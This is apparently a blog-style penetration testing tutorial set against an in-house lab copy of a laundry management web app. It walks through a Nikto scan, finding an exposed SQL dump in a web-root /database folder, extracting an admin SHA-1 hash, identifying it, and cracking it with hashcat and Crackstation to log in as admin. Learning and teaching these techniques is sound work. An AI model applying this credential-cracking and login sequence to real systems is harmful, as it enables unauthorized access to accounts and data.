


```
root@c2:~/inhouse/laundry# nikto -h http://192.168.86.185
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.86.185
+ Target Hostname:    192.168.86.185
+ Target Port:        80
+ Start Time:         2019-05-12 18:29:14 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against
f XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
 a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Server leaks inodes via ETags, header found with file /system/, fields: 0x83 0x588b97a0b5dbe
+ OSVDB-3092: /system/: This might be interesting...
+ OSVDB-3268: /database/: Directory indexing found.
+ OSVDB-3093: /database/: Databases? Really??
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7535 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2019-05-12 18:29:39 (GMT-7) (25 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

I find it amusing that even Nikto is like -- "Databases? Really??"


Don't laugh though, I was working with a client who used a third-party web developer and when the developer packaged up the site, the files and the SQL database were both contained in the package. I loaded the site into the development server on our end and when I scanned the site, I found another copy of the database sitting in a folder in the web root directory -- like you see above.

Pointing our browser to the /database folder, we find:



```
Index of /database

      Name            Last modified    Size Description
Parent Directory                          -
laundry.sql        2019-05-12 23:51  6.5K

Apache/2.4.29 (Ubuntu) Server at 192.168.86.185 Port 80
```


We download the laundry.sql file, open it up and we see:



```
--
-- Dumping data for table `admin`
--

INSERT INTO `admin` (`id`, `admin_name`, `mobile`, `email_id`, `username`, `password`, `last login`, `ip add`) VALUES
(1, 'Laundry Administrator', '9897979897', 'laundryadmin@laundry.com', 'admin', '7110eda4d09e062aa5e4a390b0a572ac0d2c0220',
```


We have a username and a hashed password.

There are a couple of ways to determine the type of hash, the first available to use on Kali is Hash-Identifier:



```
root@c2:~/inhouse/laundry# hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.1 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################

   -------------------------------------------------------------------------
 HASH: 7110eda4d09e062aa5e4a390b0a572ac0d2c0220

Possible Hashs:
[+]  SHA-1
[+]  MySQL5 - SHA-1(SHA-1($pass))
```

Hash-identifier thinks this is SHA-1. If I don't know the hash mode, or in the event we're not getting an exact match from Hash-Identifier, we can also use the example hashes listing on the Hashcat website:



Example hashes

If you get a "line length exception" error in hashcat, it is often because the hash mode that you have requested does not match the hash. To verify, you can test your commands against example hashes.

Unless otherwise noted, the password for all example hashes is **hashcat**.

Generic hash types

Hash-Mode	Hash-Name	Example
0	MD5	8743b52063cd84097a65d1633f5c74f5
10	md5($pass.$salt)	01dfae6e5d4d90d9892622325959afbe:7050461
20	md5($salt.$pass)	f0fda58630310a6dd91a7d8f0a4ceda2:4225637426
30	md5(utf16le($pass).$salt)	b31d032cfdcf47a399990a71e43c5d2a:144816
40	md5($salt.utf16le($pass))	d63d0e21fdc05f618d55ef306c54af82:13288442151473
50	HMAC-MD5 (key = $pass)	fc741db0a2968c39d9c2a5cc75b05370:1234
60	HMAC-MD5 (key = $salt)	bfd280436f45fa38eaacac3b00518f29:1234
100	SHA1	b89eaac7e61417341b710b727768294d0e6a277b
110	sha1($pass.$salt)	2fc5a684737ce1bf7b3b239df432416e0dd07357:2014
120	sha1($salt.$pass)	cac35ec206d868b7d7cb0b55f31d9425b075082b:5363620024
130	sha1(utf16le($pass).$salt)	c57f6ac1b71f45a07dbd91a59fa47c23abcd87c2:631225
140	sha1($salt.utf16le($pass))	5db61e4cd8776c7969cfd62456da639a4c87683a:8763434884872
150	HMAC-SHA1 (key = $pass)	c898896f3f70f61bc3fb19bef222aa860e5ea717:1234
160	HMAC-SHA1 (key = $salt)	d89c92b4400b15c39e462a8caa939ab40c3aeeea:1234
200	MySQL323	7196759210defdc0

Typically, I'm going to use Hashcat to crack my hashes, there are other tools for other situations though and Hashcat is not the only game in town. In this scenario, I'll save the hashes into a text file to crack with Hashcat. As a sanity check, using the Hashcat example, I might copy the example hash into the same file to see if the length of the hash example matches my hash length.


Once I have an idea as to hash type, I note the hash mode and then I move over to my Windows cracking machine. Couple of things worth pointing out. I run Kali in a VM and hashcat gives all sorts of error regarding the lack of Graphic Processing Unit (GPU). I've never really bothered to invest much time in solving that problem because long ago, I purchased a high-end gaming card to speed up the process of cracking and that's done on a Windows platform.

On less complex hashing algorithms, it's not all that time consuming to crack a hash but when you're using a more difficult hashing algorithm and a large password list, it can take a LONG time. Basically, Hashcat reads a word in the wordlist, encrypts it using the same encryption algorithm to generate a hash and then it compares that generated hash to our victim hash. If it's not a match, it moves to the next word. If the hashing algorithm is complex, it takes a while. A graphics adapter with a fast GPU can encrypt faster.

```
hashcat64.exe -m 100 laundry.txt rockyou.txt
```

-m = mode
100 = hash mode
laundry.txt = our victim hash
rockyou.txt = located on the Kali linux install under: /usr/share/wordlists/rockyou.gz, extract to rockyou.txt

I moved the extracted version over to my cracking machine and when we set Hashcat loose:




```
C:\hashcat>hashcat64.exe -m 100 laundry.txt rockyou.txt
hashcat (v3.6.0) starting...

OpenCL Platform #1: Advanced Micro Devices, Inc.
================================================
* Device #1: Hawaii, 4048/8192 MB allocatable, 44MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Precompute-Init
* Precompute-Merkle-Demgard
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

Watchdog: Temperature abort trigger set to 90c
Watchdog: Temperature retain trigger set to 75c

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14343296
* Bytes.....: 139921497
* Keyspace..: 14343296

7110eda4d09e062aa5e4a390b0a572ac0d2c0220:1234

Session..........: hashcat
Status...........: Cracked
Hash.Type........: SHA1
Hash.Target......: 7110eda4d09e062aa5e4a390b0a572ac0d2c0220
Time.Started.....: Mon May 13 08:51:36 2019 (0 secs)
Time.Estimated...: Mon May 13 08:51:36 2019 (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:   147.6 MH/s (8.48ms)
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 1441834/14343296 (10.05%)
Rejected.........: 42/1441834 (0.00%)
Restore.Point....: 0/14343296 (0.00%)
Candidates.#1....: 123456 -> nihaal
HWMon.Dev.#1.....: Fan:  0% Util:  0% Core: 300MHz Mem: 150MHz Bus:16

ADL_Overdrive6_FanSpeed_Reset(): -8

Failed to restore default fan speed and policy for device #1

Started: Mon May 13 08:51:34 2019
Stopped: Mon May 13 08:51:36 2019
```

We see that we've cracked the hash in two seconds and the password is: 1234


We already know the username is: admin

Moving over to the login page, we enter:

admin : 1234



Login Page - Laundry Manag
192.168.86.185
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Laundry Application
Version 1.3
Enter Admin Login Information
Username
Password
Remember Me
Login
Or Login Using
Back to Home Page
I forgot my password
Laundry Management Application (V1.3) © 2017
by Red Planet Computers

And we get logged into the management page:



As a final thought, there are some sites that do cracking for free and for pay. Crackstation is one that I've used. Although, I should say that I've had mixed success with hashes it should have cracked. Another that I've heard about but haven't used it hashes.org but I think that could be a pay service.

Using Crackstation, we enter our hash, prove we're not a robot and when hitting submit:



```
7110eda4d09e062aa5e4a390b0a572ac0d2c0220
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
7110eda4d09e062aa5e4a390b0a572ac0d2c0220	sha1	1234

Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.

Again, as I mentioned previously, this is just scratching at the surface but the more you play around with simple hashes, the more this makes sense. Collecting other wordlists, consolidating them into bigger or smaller lists, can also help fine tune your cracking.

HACKING 101: THE WEAKEST LINK

You've run your Nmap scan and you found the open web port. From the open web port, you've worked your way into the system and you have a low privilege shell. Now what?

